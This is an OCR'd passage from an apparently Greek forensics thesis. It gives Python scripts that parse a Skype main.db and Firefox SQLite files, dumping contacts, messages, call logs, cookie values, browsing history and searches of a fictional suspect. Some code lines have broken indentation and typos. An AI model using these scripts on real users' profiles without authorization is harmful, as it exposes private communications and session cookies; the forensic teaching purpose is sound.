gun.jpg                index.jpeg
ge@ge-VirtualBox:~/Desktop/Codes/Investigation/suspect_2/test_p
ic$ xdg-open gun.jpg
ge@ge-VirtualBox:~/Desktop/Codes/Investigation/suspect_2/test_p
ic$
```



Παρατηρούμε ότι το περιεχόμενο της εικόνας είναι βίαιο και απειλιτικό όπως και των υπολοίπων που τις ανοίγουμε με τον ίδιο τρόπο.Θα προχωρήσουμε τώρα στην ανάλυση αυτών με την χρήση του εργαλείου **exiftool**.



Από την ανάλυση παρατηρούμε ότι στα στοιχεία που προκύπτουν ως δημιουργός των φωτογραφιών εμφανίζεται το ίδιο όνομα με το όνομα του υπόπτου της φωτογραφίας που αναλύσαμε πιο πάνω,οπότε τώρα η δίωξη έχοντας διασταυρώσει τα στοιχεία μπορεί να προχωρήσει σε περαιτέρω προσέγγιση του ατόμου αυτού.

3.6.3 Έρευνα σε εφαρμογές με την χρήση της Python


Σε αυτό το σημείο της εργασίας,θα αναπτύξουμε κώδικα μέσω του οποίου θα δούμε πως μπορεί να εφαρμοστεί παράλληλα με την λειτουργία μιας εφαρμογής προς έρευνα και εντοπισμό κάποιου χρήστη.Αρχικά εξετάζουμε λογισμικό που εκτελείται συνδυαστικά με το Skype ή τον Firefox,και συγκεκριμένα ελέγχοντας τα στοιχεία που αποθηκεύονται σε μια βάση δεδομένων με την βοήθεια της SQLite εφαρμογής.Η SQLite βάση δεδομένων αποτελεί μια δημοφιλή επιλογή αποθήκευσης δεδομένων και ειδικά για μηχανές αναζήτησης και

πλοήγησης στο διαδίκτυο.Σε αντίθεση με μια συνηθισμένη βάση δεδομένων που διατηρεί τη σχέση μεταξύ client/server,η SQLite αποθηκεύει ολόκληρη την βάση δεδομένων σαν μεμονομένο αρχείο στον υπολογιστή του χρήστη.Γενικά η συγκεκριμένη εφαρμογή για βάσεις είναι ιδιαίτερα δημοφιλής και εφαρμογές που χτίζονται από την Apple,Mozilla,Google,McAfee,Microsoft,Dropbox και Adobe χρησιμοποιούν το σχήμα βάσεων δεδομένων SQLite.Στην συνέχεια θα δούμε πως αναλύονται οι SQLite βάσεις δεδομένων και πως μπορούν να εφαρμοστούν σε μια εγκληματολογική έρευνα συνδυαστικά με κώδικα Python.

3.6.3.1 Ανάλυση μίας SQLite βάσης του Skype


Πλέον από την 4.0 έκδοση και μετά η εφαρμογή του Skype έχει αλλάξει το πρότυπο βάσης που χρησιμοποιεί σε SQLite,αποθηκεύοντας όλα τα δεδομένα σε μία ενιαία βάση δεδομένων υπό το όνομα **main.db** στην οποία και θα βασιστούμε για την έρευνα μας.

Αρχικά θα θέλαμε να επισημάνουμε ότι αν ο χρήστης χειρίζεται την **14.04** έκδοση των Linux Ubuntu πριν εγκαταστήσει το skype,θα πρέπει να αλλάξει κάποιες παραμέτρους όπως δείχνει η ακόλουθη εικόνα




Στη συνέχεια εκτελούμε από το terminal πρώτα την εντολή **sudo apt-get update** και στη συνέχεια την **sudo apt-get install skype για να εγκαταστήσουμε το skype στο σύστημα.Τώρα εφόσον η εγκατάσταση έχει ολοκληρωθεί επιτυχώς,**για να κατανοήσουμε καλύτερα το σχήμα πληροφορίας της Skype SQLite βάσης,θα συνδέθούμε στην βάση με την χρήση του εργαλείου sqlite3,το οποίο εγκαθηστούμε στο σύστημα με την εντολή **sudo apt-get install sqlite3**

Αφού κάνουμε login στο skype στο λογαριασμό μας,εκτελούμε στο terminal την εντολή sqlite3 .Skype/<skype login name>/main.db για να συνδεθούμε στη βάση όπως δέιχνει το ακόλουθο στιγμιότυπο.**Να σημειωθεί ότι στο /home/user μονοπάτι,ο φάκελος .Skype είναι κρυφός και πληκτρολογούμε Ctrl+H για να το εμφανίσουμε ώστε να δούμε το ακριβές μονοπάτι που χρησιμοποιούμε στην εντολή.**



Δίνοντας και την εντολή **SELECT tbl_name FROM sqlite_master WHERE type==”table”,**εμφανίζονται όλα τα περιεχόμενα της βάσης main.db όπου το πεδίο **Accounts** παρέχει πληροφορίες για τον λογαριασμό του χρήστη που χρησιμοποιεί το Skype,οπότε στη συνέχεια δίνοντας την εντολή **SELECT fullname, skypename,city, country,datetime(profile_timestamp,'unixopoch') FROM accounts** θα εμφανιστούν λεπτομερή στοιχεία για τον χρήστη.



Ο κώδικας που αναπτύξαμε(**skype-parse.py**) και παρουσιάζεται ακολούθως χρησιμοποιείται για να καταγράψει το ιστορικό κίνησης ενός χρήστη μέσω του skype.


```
import sqlite3
import optparse
import os

def printProfile(skypeDB):
    conn = sqlite3.connect(skypeDB)
    c = conn.cursor()
    c.execute("SELECT fullname, skypename, city, country, \
      datetime(profile_timestamp,'unixepoch') FROM Accounts;")
          for row in c:
                print '[*] -- Found Account --'
                print '[+] User           : '+str(row[0])
                print '[+] Skype Username : '+str(row[1])
                print '[+] Location       : '+str(row[2])+','+str(row[3])
                print '[+] Profile Date   : '+str(row[4])

def printContacts(skypeDB):
    conn = sqlite3.connect(skypeDB)
    c = conn.cursor()
    c.execute("SELECT displayname, skypename, city, country,\
      phone_mobile, birthday FROM Contacts;")
          for row in c:
                print '\n[*] -- Found Contact --'
```

```
                print '[+] User            : ' + str(row[0])
                print '[+] Skype Username : ' + str(row[1])
        if str(row[2]) != '' and str(row[2]) != 'None':
                print '[+] Location        : ' + str(row[2]) + ',' \
            + str(row[3])
        if str(row[4]) != 'None':
            print '[+] Mobile Number  : ' + str(row[4])
        if str(row[5]) != 'None':
            print '[+] Birthday        : ' + str(row[5])

def printCallLog(skypeDB):
    conn = sqlite3.connect(skypeDB)
    c = conn.cursor()
    c.execute("SELECT datetime(begin_timestamp,'unixepoch'), \
      identity FROM calls, conversations WHERE \
      calls.conv_dbid = conversations.id;"
            )
    print '\n[*] -- Found Calls --'
    for row in c:
        print '[+] Time: '+str(row[0])+\
          ' | Partner: '+ str(row[1])

def printMessages(skypeDB):
    conn = sqlite3.connect(skypeDB)
    c = conn.cursor()
    c.execute("SELECT datetime(timestamp,'unixepoch'), \
            dialog_partner, author, body_xml FROM Messages;")
    print '\n[*] -- Found Messages --'

    for row in c:
        try:
            if 'partlist' not in str(row[3]):
                if str(row[1]) != str(row[2]):
                    msgDirection = 'To ' + str(row[1]) + ': '
                else:
                    msgDirection = 'From ' + str(row[2]) + ' : '
                print 'Time: ' + str(row[0]) + ' ' \
```

```
            + msgDirection + str(row[3])
    except:
            pass

def main():
    parser = optparse.OptionParser("usage %prog "+\
      "-p <skype profile path> ")
    parser.add_option('-p', dest='pathName', type='string',\
      help='specify skype profile path')

    (options, args) = parser.parse_args()
    pathName = options.pathName
    if pathName == None:
        print parser.usage
        exit(0)
    elif os.path.isdir(pathName) == False:
        print '[!] Path Does Not Exist: ' + pathName
        exit(0)
    else:
        skypeDB = os.path.join(pathName, 'main.db')
        if os.path.isfile(skypeDB):
            printProfile(skypeDB)
            printContacts(skypeDB)
            printCallLog(skypeDB)
            printMessages(skypeDB)
        else:
            print '[!] Skype Database '+\
              'does not exist: ' + skpeDB
if __name__ == '__main__':
    main()
```

Στο σενάριο που θα αναπτύξουμε παρακάτω,σημειώνεται ότι για λόγους τήρησης του απορρήτου και μη καταπάτησης της ιδιωτικότητας,θα χρησιμοποιηθεί προς ανάλυση η βάση main.db ενός εικονικού χρήστη.Έστω λοιπόν ότι παρατηρείται ύποπτη κίνηση στο διαδίκτυο από κάποιον χρήστη ονόματι Victor Python.Με τη χρήση

του παραπάνω λογισμικού,συνδυαστικά με τη SQLite βάση δεδομένων main.db του ύποπτου χρήστη,η δίωξη μπορεί να αντλήσει πολύ σημαντικά στοιχεία που αφορούν τόσο προσωπικά στοιχεία του χρήστη όσο και στοιχεία άλλων χρηστών που εμπλέκονται σε συνομιλίες όπως δείχνει το παρακάτω στιγμιότυπο



Όπως γίνεται αντιληπτό,η δίωξη αποκτώντας πρόσβαση στην IP του υπόπτου μέσω ενός FTP server,όπως αναλύσαμε σε προηγούμενη ενότητα,μπορεί εύκολα συνδυαστικά μέσω της main.db που αποθηκεύει το ιστορικό κίνησης του χρήστη στο skype και του skype-parse λογισμικού,να αναλύει και να καταγράφει οποιαδήποτε κίνηση προχωρώντας αν θεωρηθεί αναγκαίο σε περαιτέρω προσέγγιση του υπόπτου έχοντας πλέον όλα του τα στοιχεία.

3.6.3.2 Ανάλυση βάσεων δεδομένων του FireFox

Συνεχίζοντας το σενάριο του υπόπτου Victor Python που παρακολουθούσαμε μέσω skype,παρουσιάζοντας και χρησιμοποιώντας ένα ακόμα λογισμικό ονόματι parse-firefox,μπορούμε αφού πρώτα έχουμε συνδεθεί στις κατάλληλες βάσεις δεδομένων,να παρατηρήσουμε την δραστηριότητα του υπόπτου στο διαδίκτυο.

```
import re
import optparse
import os
import sqlite3

def printDownloads(downloadDB):
    conn = sqlite3.connect(downloadDB)
    c = conn.cursor()
    c.execute('SELECT name, source, datetime(endTime/1000000,\
    \'unixepoch\') FROM moz_downloads;'
            )
    print '\n[*] --- Files Downloaded --- '
    for row in c:
        print '[+] File: ' + str(row[0]) + ' from source: ' \
            + str(row[1]) + ' at: ' + str(row[2])

def printCookies(cookiesDB):
    try:
        conn = sqlite3.connect(cookiesDB)
        c = conn.cursor()
        c.execute('SELECT host, name, value FROM moz_cookies')

        print '\n[*] -- Found Cookies --'
        for row in c:
            host = str(row[0])
            name = str(row[1])
            value = str(row[2])
            print '[+] Host: ' + host + ', Cookie: ' + name \
                + ', Value: ' + value
    except Exception, e:
        if 'encrypted' in str(e):
            print '\n[*] Error reading your cookies database.'
            print '[*] Upgrade your Python-Sqlite3 Library'

def printHistory(placesDB):
    try:
```


```
        conn = sqlite3.connect(placesDB)
        c = conn.cursor()
        c.execute("select url, datetime(visit_date/1000000, \
          'unixepoch') from moz_places, moz_historyvisits \
          where visit_count > 0 and moz_places.id==\
          moz_historyvisits.place_id;")

        print '\n[*] -- Found History --'
        for row in c:
            url = str(row[0])
            date = str(row[1])
            print '[+] ' + date + ' - Visited: ' + url
    except Exception, e:
        if 'encrypted' in str(e):
            print '\n[*] Error reading your places database.'
            print '[*] Upgrade your Python-Sqlite3 Library'
            exit(0)

def printGoogle(placesDB):
    conn = sqlite3.connect(placesDB)
    c = conn.cursor()
    c.execute("select url, datetime(visit_date/1000000, \
      'unixepoch') from moz_places, moz_historyvisits \
      where visit_count > 0 and moz_places.id==\
      moz_historyvisits.place_id;")

    print '\n[*] -- Found Google --'
    for row in c:
        url = str(row[0])
        date = str(row[1])
        if 'google' in url.lower():
            r = re.findall(r'q=.*\&', url)
            if r:
                search=r[0].split('&')[0]
                search=search.replace('q=', '').replace('+', ' ')
                print '[+] '+date+' - Searched For: ' + search
```

```
def main():
    parser = optparse.OptionParser("usage %prog "+\
      "-p <firefox profile path> "
                           )
    parser.add_option('-p', dest='pathName', type='string',\
      help='specify skype profile path')

    (options, args) = parser.parse_args()
    pathName = options.pathName
    if pathName == None:
        print parser.usage
        exit(0)
    elif os.path.isdir(pathName) == False:
        print '[!] Path Does Not Exist: ' + pathName
        exit(0)
    else:
        downloadDB = os.path.join(pathName, 'downloads.sqlite')
        if os.path.isfile(downloadDB):
            printDownloads(downloadDB)
        else:
            print '[!] Downloads Db does not exist: '+downloadDB

        cookiesDB = os.path.join(pathName, 'cookies.sqlite')
        if os.path.isfile(cookiesDB):
            pass
            printCookies(cookiesDB)
        else:
            print '[!] Cookies Db does not exist:' + cookiesDB
            placesDB = os.path.join(pathName, 'places.sqlite')
        if os.path.isfile(placesDB):
            printHistory(placesDB)
            printGoogle(placesDB)
        else:
            print '[!] PlacesDb does not exist: ' + placesDB
if __name__ == '__main__':
    main()
```

Αρχικά μέσω του εργαλείου sqlite συνδεόμαστε σε βάσεις δεδομένων του firefox που θα μας δώσουν στοιχεία που μας ενδιαφέρουν για την δραστηριότητα του χρήστη στο διαδίκτυο και στη συνέχεια εκτελούμε τον κώδικα όπως δείχνουν τα ακόλουθα στιγμιότυπα της κονσόλας

```
investigation@investigation-VirtualBox:~$ sqlite3 .mozilla/fi
fox/downloads.sqlite
SQLite version 3.8.2 2013-12-06 14:53:30
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite>
investigation@investigation-VirtualBox:~$ sqlite3 .mozilla/fi
fox/cookies.sqlite
SQLite version 3.8.2 2013-12-06 14:53:30
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite>
investigation@investigation-VirtualBox:~$ sqlite3 .mozilla/fi
fox/places.sqlite
SQLite version 3.8.2 2013-12-06 14:53:30
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite>
```

```
investigation@investigation-VirtualBox: ~/Desktop/Investigation
investigation@investigation-VirtualBox:~/Desktop/Investigatio
 python firefoxParse.py -p /home/investigation/.mozilla/firef
/

[*] -- Files Downloaded --
[+] File: python-nmap-0.1.4.tar.gz from source: http://xael.o
/norman/python/python-nmap/python-nmap-0.1.4.tar.gz at: 2012-
-20 02:53:09

[*] -- Found Cookies --
[+] Host: .google.com, Cookie: PREF, Value: ID=510ad1930fa421
:U=093cfeda821d4f9d:FF=0:TM=1340171722:LM=1340171920:S=8Kwi31
4xgMQPtY
[+] Host: .doubleclick.net, Cookie: id, Value: 2230e78d490100
||t=1340171820|et=420|cs=003313fd48ca76e5eb934ffdb9
[+] Host: .fastclick.net, Cookie: pluto, Value: 261751780202
[+] Host: .skype.com, Cookie: s_sv_122_p1, Value: 1@47@e/2757
23242/23240/23243&s/27241&f/5

[*] -- Found History --
[+] 2012-06-20 02:52:52 - Visited: http://www.google.com/cse?
=partner-pub-9300639326172081%3Aljvx4jdegwh&ie=UTF-8&q=python
map&sa=Search
```




Παρατηρώντας τα παραπάνω στιγμιότυπα,η δραστηριότητα στο διαδίκτυο του υπόπτου έχει αναλυθεί με κάθε λεπτομέρεια.Η δίωξη έχοντας αποκτήσει πρόσβαση στον υπολογιστή του χρήστη,μπορεί κάθε στιγμή να γνωρίζει και να παρακολουθεί το υλικό που μεταφορτώνει,τις σελίδες που επισκέπτεται καθώς και τις λέξεις κλειδιά στις αναζητήσεις.Όλα αυτά τα στοιχεία μπορούν να ερευνηθούν για τυχόν μεταφόρτωση ή διακίνηση απαγορευμένου υλικού,ιστοσελίδες πορνογραφικού περιεχομένου,αναζήτηση περίεργων ιστοτόπων και άλλα ύποπτα τα οποία αν συνδυαστούν και με τον εντοπισμό και την καταγραφή μέσω skype,με τη χρήση του skype-parse.py λογισμικού,μπορούν εύκολα να οδηγήσουν στον εντοπισμό του δράστη.

3.7 Ανάλυση διαδικτυακής κίνησης προς εντοπισμό


Στη συγκεκριμένη ενότητα μέσω της Python αναπτύσονται κώδικες που που μας επιτρέπουν να αναλύσουμε και να ερευνήσουμε την κίνηση στο διαδίκτυο σε συνέχεια και των όσων ειπώθηκαν προηγουμένως και τα στιγμιότυπα πλέον σε αυτή την ενότητα προσδιορίζουν με μεγαλύτερη ακρίβεια μια IP address οδηγώντας σε εντοπισμό με μεγαλύτερη ακρίβεια.

3.7.1 Αναλυτικός έλεγχος μιας IP

Αρχικά θα πρέπει να συσχετίσουμε κάθε διεύθυνση πρωτοκόλλου με μία φυσική τοποθεσία.Για να το πετύχουμε αυτό,θα στηριχθούμε σε μία διαθέσιμη βάση δεδομένων ονόματι **GeoLiteCity** η οποία είναι διαθέσιμη μέσω του site http://www.maxmind.com/app/geolitecity και παρέχει τη δυνατότητα συσχέτισης των IP διευθύνσεων με πόλεις.Μόλις μεταφορτωθεί η βάση,πρέπει να την αποσυμπιέσουμε και να την μεταφέρουμε στο μονοπάτι **/opt/GeoIP/Geo.dat** σύμφωνα με το ακόλουθο στιγμιότυπο



